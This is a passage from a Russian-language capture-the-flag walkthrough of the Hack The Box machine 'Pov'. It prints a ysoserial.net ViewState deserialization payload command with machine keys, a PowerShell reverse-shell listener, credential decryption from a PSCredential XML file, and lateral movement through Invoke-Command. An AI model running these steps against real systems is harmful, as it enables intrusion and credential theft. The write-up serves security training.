
Составить и сериализовать нагрузку можно с помощью утилиты ysoserial.net. Но для начала нужно сгенерировать реверс-шелл на PowerShell, например с помощью Online Reverse Shell Generator.



Генерирование реверс-шелла

Теперь переходим на виртуальную машину с Windows и генерируем нагрузку. В параметре `--path` нужно указать страницу с параметром `ViewState`.

```
ysoserial.exe -p ViewState  -g TextFormattingRunProperties --path="/
portfolio/default.aspx" --apppath="/" --decryptionalg="AES"
--decryptionkey=
"74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
--validationalg="SHA1" --validationkey=
"5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA
3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
 -c "powershell.exe -e ....."
```




```
Microsoft Windows [Version 10.0.22621.2715]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.
```

Генерирование нагрузки

Запускаем листенер, чтобы ловить подключение от нашего веб-шелла:


```
rlwrap nc -nlvp 4321
```

Затем вставляем сгенерированную нагрузку в параметр `ViewState` и выполняем запрос.



```
Request
1  POST /portfolio/ HTTP/1.1
2  Host: dev.pov.htb
3  Content-Length: 3544
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://dev.pov.htb
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://dev.pov.htb/portfolio/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
13 Connection: close
14
```

Запрос на сервер




```
~/tmp/HTB/pov
rlwrap nc -nlvp 4321
listening on [any] 4321 ...


connect to [10.10.16.97] from (UNKNOWN) [10.10.11.251] 49759
PS C:\windows\system32\inetsrv> whoami

pov\sfitz
```

Сессия пользователя

И в итоге получаем сессию пользователя `sfitz`.

ПРОДВИЖЕНИЕ


Среди документов пользователя находим файл `connection.xml`.



```
PS C:\windows\system32\inetsrv> cd C:\Users\sfitz\Desktop
PS C:\Users\sfitz\Desktop> ls
PS C:\Users\sfitz\Desktop> cd ..\Documents\
PS C:\Users\sfitz\Documents> ls


    Directory: C:\Users\sfitz\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/25/2023   2:26 PM           1838 connection.xml
```

Содержимое каталога Documents

Файл содержит зашифрованные учетные данные пользователя `alaading`.




```
PS C:\Users\sfitz\Documents> gc connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
```

```
    </Props>
  </Obj>
</Objs>
```

Содержимое файла alaading

Их можно расшифровать всего парой команд на PowerShell.

```
$cred = Import-CliXml -Path connection.xml
$cred.GetNetworkCredential() | Format-List *
```




```
PS C:\Users\sfitz\Documents> $cred = Import-CliXml -Path connection.xml
PS C:\Users\sfitz\Documents> $cred.GetNetworkCredential() | Format-List *


UserName       : alaading
Password       : f8gQ8fynP44ek1m3
SecurePassword : System.Security.SecureString
Domain         :
```

Расшифрованные учетные данные

Используя `Invoke-Command`, выполним команду в контексте нового пользователя.


```
$secPass = ConvertTo-SecureString 'f8gQ8fynP44ek1m3' -AsPlainText
-Force
$creds = New-Object System.Management.Automation.PSCredential (
'alaading', $secPass)
Invoke-Command -ComputerName localhost -Credential $creds
-ScriptBlock { whoami }
```



```
PS C:\Users\sfitz\Documents> $secPass = ConvertTo-SecureString 'f8gQ8fynP44ek1m3' -AsPlainText -Force
PS C:\Users\sfitz\Documents> $creds = New-Object System.Management.Automation.PSCredential ('alaading', $secPass)
PS C:\Users\sfitz\Documents> Invoke-Command -ComputerName localhost -Credential $creds -ScriptBlock { whoami }

pov\alaading
```

Результат выполнения команды

Таким же способом можно запустить реверс-шелл на другом порте и получить сессию от имени пользователя `alaading`.




```
~/tmp/HTB/pov
rlwrap nc -nlvp 5432
listening on [any] 5432 ...
